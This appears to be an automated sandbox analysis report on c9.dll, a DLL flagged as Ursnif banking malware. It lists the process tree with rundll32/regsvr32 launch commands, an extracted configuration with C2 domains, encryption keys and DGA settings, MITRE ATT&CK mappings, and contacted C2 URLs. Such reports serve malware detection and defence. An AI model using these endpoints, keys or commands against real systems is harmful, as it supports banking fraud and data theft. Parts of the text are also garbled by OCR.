ID: 498883
Sample Name: c9.dll
Cookbook: default.jbs
Time: 16:18:47
Date: 07/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report c9.dll

Overview


General Information

Sample Name:	c9.dll
Analysis ID:	498883
MD5:	c9cd971a083303..
SHA1:	25fc199dbb5a7c0..
SHA256:	96defacb7096fc8..
Tags:	dll
Infos:	

Most interesting Screenshot:



Detection




Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Yara detected Ursnif
- Antivirus / Scanner detection for sub…
- Writes or reads registry keys via WMI
- Writes registry values via WMI
- Uses 32bit PE files
- Contains functionality to query locale…
- May sleep (evasive loops) to hinder …
- Uses code obfuscation techniques (…
- Queries the installation date of Wind…
- Detected potential crypto function
- Contains functionality to query CPU …
- JA3 SSL client fingerprint seen in co…

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 5048 cmdline: loaddll32.exe 'C:\Users\user\Desktop\c9.dll' MD5: 72FCD8FB0ADC38ED9050569AD673650E)
  - cmd.exe (PID: 6032 cmdline: cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\c9.dll',#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 5876 cmdline: rundll32.exe 'C:\Users\user\Desktop\c9.dll',#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - regsvr32.exe (PID: 6044 cmdline: regsvr32.exe /s C:\Users\user\Desktop\c9.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
  - iexplore.exe (PID: 5868 cmdline: C:\Program Files\Internet Explorer\iexplore.exe MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
    - iexplore.exe (PID: 6180 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5868 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 6072 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5868 CREDAT:82962 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 1704 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5868 CREDAT:82970 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 4488 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5868 CREDAT:17424 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 6528 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5868 CREDAT:17436 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - rundll32.exe (PID: 1576 cmdline: rundll32.exe C:\Users\user\Desktop\c9.dll,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6296 cmdline: rundll32.exe C:\Users\user\Desktop\c9.dll,Voicetest MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6436 cmdline: rundll32.exe C:\Users\user\Desktop\c9.dll,Writtendesign MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "lang_id": "RU, CN",
  "RSA Public Key":
"sNCxDve8MsvqadlVNqvrqkrM1BxogjVDx1pm1sFsq4WSz4qQxcJltY8VfWo8VsoI23mmMdPi/UOBDHcesqv0uSg2A2wl6c7JgyFwuaQwy2G9JJPqbTWDud8pc5Fsai3ORlGbJXlqq6BhxmpAbEG4ENYLo4G5cYGPJwt8Un0NiZjp+ebv
WtxOiBxUdWz4B4Wb",
  "c2_domain": [
    "api10.laptok.at/api1",
    "golang.feel500.at/api1",
    "go.in100k.at/api1"
  ],
  "botnet": "3300",
  "server": "730",
  "serpent_key": "xQzYv150PXgru2nT",
  "sleep_time": "10",
  "CONF_TIMEOUT": "20",
  "SetWaitableTimer_value": "0",
  "dga_base_url": "constitution.org/usdeclar.txt",
  "dga_tld": "com ru org",
  "DGA_count": "10"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000003.494661342.0000000004A29000.00000004.00000040.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000003.00000003.522487862.0000000004AB9000.00000004.00000040.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000003.00000002.523734739.0000000005328000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000006.00000003.488044357.00000000052F8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.522077972.0000000005328000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 45 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.loaddll32.exe.73200000.2.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
3.3.regsvr32.exe.452a253.0.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
1.3.loaddll32.exe.88a253.0.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
1.2.loaddll32.exe.28c94a0.1.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
1.3.loaddll32.exe.88a253.0.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
Click to see the 20 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Antivirus / Scanner detection for submitted sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

System Summary:

Writes or reads registry keys via WMI

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Stealing of Sensitive Information:

Yara detected Ursnif

Remote Access Functionality:


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networl Effects
Valid Accounts	Windows Management Instrumentation 2	DLL Side-Loading 1	Process Injection 1 2	Masquerading 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	Eavesdı Insecure Networl Commu
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Virtualization/Sandbox Evasion 1	LSASS Memory	Query Registry 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit S Redirec Calls/SM
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 2	Security Account Manager	Security Software Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit S Track D Locatior
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Virtualization/Sandbox Evasion 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3	SIM Car Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Regsvr32 1	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipul Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Rundll32 1	Cached Domain Credentials	Account Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammin Denial c Service

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 2	DCSync	System Owner/User Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue V Access
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	DLL Side-Loading 1	Proc Filesystem	File and Directory Discovery 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgr Insecure Protoco
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Information Discovery 3 3	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue (Base St


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link

Source	Detection	Scanner	Label	Link
c9.dll	100%	Avira	TR/AD.UrsnifDropper.kpgwz	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
tls13.taboola.map.fastly.net	0%	Virustotal		Browse
prod.ups-eu-central-1.aolp-ds-prd.aws.oath.cloud	0%	Virustotal		Browse
a97adde81b00f2ca4.awsglobalaccelerator.com	0%	Virustotal		Browse
windowsupdate.s.llnwi.net	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://onedrive.live.com;Fotos	0%	Avira URL Cloud	safe	
http://https://x.bidswitch.net/ul_cb/sync?ssp=medianet&gdpr=0&gdpr_consent=&gdpr_pd=1	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/vcA0O3WPGnQgQOgmZF/_2FEMTJNH/erT8pAgL94iyg0QnSDs4/tF67e4iCqPFCwhTcyrL/52	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/cjCx3CFNwvfHfzzFXMAZfSp/akD8HpiwLw/Xmf8SltrkZwIskxdD/LQq0Dq4H6kbK/nehUVbDEZih/YkDTsvTp3bYb8i/Kr6QeLqvadIsIs9pFukgL/OMDZLo4EFNLTVlQB/mKd2X3KJYAV3yVi/tdKjp4kt4yuYorXyBG/KNEUm6r2X/1LVNKB3ak_2Bz2y79hi5/ldIw1qOdPKTHg5FPpv_/2FZlNGmh0NUuq8aAo8LNJZ/wnXLcICktJOE5/BE2w0kMW/QOYuG2fkU6GX4EAYMrqGuqg/isDTO90LCo/1CJYfHJHGn0nJOZZW/Ng_2B8t	0%	Avira URL Cloud	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F06ad29ca279ef6d1a1d51484867ed930.jpg	0%	Avira URL Cloud	safe	
http://https://btloader.com/tag?o=6208086025961472&upapi=true	0%	URL Reputation	safe	
http://https://x.bidswitch.net/sync?ssp=medianet&gdpr=0&gdpr_consent=&gdpr_pd=1	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/vcA0O3WPGnQgQOgmZF/_2FEMTJNH/erT8pAgL94iyg0QnSDs4/tF67e4iCqPFCwhTcyrL/52_2B_2BcPsTzSbd1llCdD/ZkNNF2cncA9XY/3_2Bli6C/H91C6tOMyng3uLUQeGWT6J6/j_2BQqOmyJ/sgWrxLykMWFajBZ62/tiwu_2Bleg5Y/3ODf0koCu30/inb_2Bah3KNq1n/fEvEAIuh_2FgMWpEfxDKP/e5bzrfbMyOWi_2Br/qr4SjrC797UY1dW/_2FynXROO34PZ3JC62/akz42HCrt/_2B8jaBnhM_2F2ymPrmX/yps30gw8ZnZS8JvDVQW/WFIuNMub/F	0%	Avira URL Cloud	safe	
http://https://tools.applemediaservices.com/api/badges/download-on-the-app-store/black/de-de?"	0%	URL Reputation	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F229da042318840c2bedb0d7d4a629da7.jpg	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/ksE8rF5AGsnlH/fbLwQ3Lg/XhcZ8P1h_2Bo0_2BrjHAua5/e46Fw12wZ1/j1YBnIEVwMT0HVp4T/_2FSBVel_2BD/Mtuel1zuDld/8eZOKx2Uzqu7_2/B_2BIcRwCeM2BicM_2BIQ/dnUyI3L91KPOSGJF/REFJoC3NQRoXeRu/EUZgiBW5ykWpIixdja/XweS77_2F/YWVjXghErokmvPqxa1Ga/uF4H7dLvfoa5oaEuK7a/9t8Dhet7EJ2ycRjwV5Nh_2/FAcOKR5tjq4Mj/G592BKqi/FiGVSjGAGKhk57Y2OuTtOf7/wQ8JLEs_2B/SWOdJq12ovpP6_2Fy/QhV2Hdk6yUx_/2FiSux_2F/gXZMkf	0%	Avira URL Cloud	safe	
http://https://onedrive.live.com;OneDrive-App	0%	Avira URL Cloud	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F42912d3264942cf3a1683ef85b453901.jpg	0%	Avira URL Cloud	safe	
http://api10.laptok.at/favicon.ico	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/cjCx3CFNwvfHfzzFXMAZfSp/akD8HpiwLw/Xmf8SltrkZwIskxdD/LQq0Dq4H6kbK/n	0%	Avira URL Cloud	safe	
http://https://www.stroeer.com/fileadmin/com/StroeerDSP_deviceStorage.json	0%	URL Reputation	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/https%3A%2F%2Fconsole.brax-cdn.com%2Fcreatives%2Fe3c5e00c-8d4e-4ffb-9b76-5a7c81cdd776%2F77745de3383e60a935ce533068c740ef_1000x600_e4825edea4eb82408ffb2966288c972c.png	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/ksE8rF5AGsnlH/fbLwQ3Lg/XhcZ8P1h_2Bo0_2BrjHAua5/e46Fw12wZ1/j1YBnIEVwMT0HV	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://api10.laptok.at/api1/cjCx3CFNwvfHfzzFXMAZfSp/akD8HpiwLw/Xmf8SltrkZwlskxdD/LQq0Dq4H6kbK/nehUVbDEZih/YkDTsvTp3bYb8i/Kr6QeLqvadIsIs9pFukgL/OMDZLo4EFNLTVlQB/mKd2X3KJYAV3yVi/tdKjp4kt4yuYorXyBG/KNEUm6r2X/1LVNKB3ak_2Bz2y79hi5/ldIw1qOdPKTHg5FPpv_/2FZlNGmh0NUukUFKfkxwRB/hAGRbgGMkRs0W/Sja4JDzR/Typ_2FEqqGLQtFoEBaUfObX/k5DqE7Fqcl/ITzT4jdSj7c8BXUAG/ZqSRTC99eEQu/fB3yRofhVGR/HGnlb	0%	Avira URL Cloud	safe	
http://https://mem.gfx.ms/meversion/?partner=msn&market=de-ch"	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
pixel-origin.mathtag.com	185.29.132.241	true	false		high
dart.l.doubleclick.net	172.217.168.38	true	false		high
tls13.taboola.map.fastly.net	151.101.1.44	true	false	• 0%, Virustotal, Browse	unknown
prod.ups-eu-central-1.aolp-ds-prd.aws.oath.cloud	18.184.201.8	true	false	• 0%, Virustotal, Browse	unknown
a97adde81b00f2ca4.awsglobalaccelerator.com	76.223.111.131	true	false	• 0%, Virustotal, Browse	unknown
windowsupdate.s.llnwi.net	178.79.242.128	true	false	• 0%, Virustotal, Browse	unknown
ad-delivery.net	104.26.3.70	true	false		unknown
contextual.media.net	95.100.216.34	true	false		high
cs.media.net	95.100.216.34	true	false		high
elb-aws-fr-bruges-621602890.eu-central-1.elb.amazonaws.com	3.127.209.187	true	false		high
cm.g.doubleclick.net	216.58.215.226	true	false		high
hblg.media.net	95.100.216.34	true	false		high
lg3.media.net	95.100.216.34	true	false		high
btloader.com	104.26.7.139	true	false		unknown
id.rlcdn.com	35.244.174.68	true	false		high
prod.ups-ats.eu-central-1.aolp-ds-prd.aws.oath.cloud	18.156.0.31	true	false		unknown
geolocation.onetrust.com	104.20.185.68	true	false		high
api10.laptok.at	87.106.18.141	true	true		unknown
x.bidswitch.net	unknown	unknown	false		unknown
www.msn.com	unknown	unknown	false		high
ad.doubleclick.net	unknown	unknown	false		high
srtb.msn.com	unknown	unknown	false		high
ups.analytics.yahoo.com	unknown	unknown	false		high
img.img-taboola.com	unknown	unknown	false		unknown
web.vortex.data.msn.com	unknown	unknown	false		high
sync.mathtag.com	unknown	unknown	false		high
pixel.advertising.com	unknown	unknown	false		high
cvision.media.net	unknown	unknown	false		high
match.adsrvr.org	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://x.bidswitch.net/ul_cb/sync?ssp=medianet&gdpr=0&gdpr_consent=&gdpr_pd=1	false	• Avira URL Cloud: safe	unknown
http://api10.laptok.at/api1/cjCx3CFNwvfHfzzFXMAZfSp/akD8HpiwLw/Xmf8SltrkZwlskxdD/LQq0Dq4H6kbK/nehUVbDEZih/YkDTsvTp3bYb8i/Kr6QeLqvadIsIs9pFukgL/OMDZLo4EFNLTVlQB/mKd2X3KJYAV3yVi/tdKjp4kt4yuYorXyBG/KNEUm6r2X/1LVNKB3ak_2Bz2y79hi5/ldIw1qOdPKTHg5FPpv_/2FZlNGmh0NUuq8aAo8LNJZ/wnXLcICktJOE5/BE2w0kMW/QOYuG2fkU6GX4EAYMrqGuqg/isDTO90LCo/1CJYfHJHGn0nJOZZW/Ng_2B8t	true	• Avira URL Cloud: safe	unknown
http://https://pixel.advertising.com/ups/58222/sync?_origin=1&uid=2766180096684126000V10&verify=true	false		high
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F06ad29ca279ef6d1a1d51484867ed930.jpg	false	• Avira URL Cloud: safe	unknown
http://https://btloader.com/tag?o=6208086025961472&upapi=true	false	• URL Reputation: safe	unknown
http://https://match.adsrvr.org/track/cmb/generic?ttd_pid=8m33zk4&ttd_tpi=1	false		high
http://https://x.bidswitch.net/sync?ssp=medianet&gdpr=0&gdpr_consent=&gdpr_pd=1	false	• Avira URL Cloud: safe	unknown
http://https://id.rlcdn.com/710489.gif	false		high

Name	Malicious	Antivirus Detection	Reputation
